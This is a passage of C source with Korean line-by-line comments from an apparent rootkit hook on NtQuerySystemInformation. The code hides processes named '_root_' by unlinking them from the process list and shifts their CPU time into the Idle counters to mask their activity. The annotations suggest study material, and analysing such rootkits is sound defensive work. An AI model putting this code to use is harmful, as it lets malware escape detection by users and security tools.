                              if(0 == memcmp(curr->ProcessName.Buffer, L"_root_", 12)){
                                    //'_root_'로 시작하는 프로세스라면
                                    // 시간을 저장한다. (시간을 Idle 프로세스로 보내기 위함)
```

```
                                m_UserTime.QuadPart += curr->UserTime.QuadPart;
                                m_KernelTime.QuadPart += curr->KernelTime.QuadPart;

                                  if(prev){
                                        //마지막 프로세스 인 경우
                                        if(curr->NextEntryDelta)
                                           //다음 프로세스가 존재한다면
                                           prev->NextEntryDelta += curr->NextEntryDelta;
                                           //prev 의 NextEntryDelta 에 curr 의 NextEntryDelta 를 더하여
                                           //현재 '_root_' 프로세스를 prev 로 가져온다.
                                        else
                                           //다음 프로세스가 없다면 prev 도 존재하지 않는다.
                                           prev->NextEntryDelta = 0;
                                        }
                                  else{
                                        if(curr->NextEntryDelta){
                                           (char *)SystemInformation += curr->NextEntryDelta;}
                                        else
                                           SystemInformation = NULL;
                                                      }
                                         }
                                        }
                           else{
                                 //Idle 프로세스에 '_root_'로 시작하는 프로세스에서 구한 시간을 더한다.
                                  curr->UserTime.QuadPart += m_UserTime.QuadPart;
                                  curr->KernelTime.QuadPart += m_KernelTime.QuadPart;
                                  //프로세스 시간을 다시 0 으로 만든다.
                                  m_UserTime.QuadPart = m_KernelTime.QuadPart = 0;}

                                 prev = curr;
                                 if(curr->NextEntryDelta) ((char *)curr += curr->NextEntryDelta);
                                 else curr = NULL;
                                       }
                               }
          else if (SystemInformationClass == 8) // Query for SystemProcessorTimes
                 {
                       //SystemProcessorTimes 를 구할 경우
                       //SystemInformation 은 _SYSTEM_PROCESSOR_TIMES 의 형태로 존재
                      struct _SYSTEM_PROCESSOR_TIMES * times = (struct _SYSTEM_PROCESSOR_TIMES
*)SystemInformation;
                       times->IdleTime.QuadPart += m_UserTime.QuadPart + m_KernelTime.QuadPart;
              }

             }
             return ntStatus;
}
```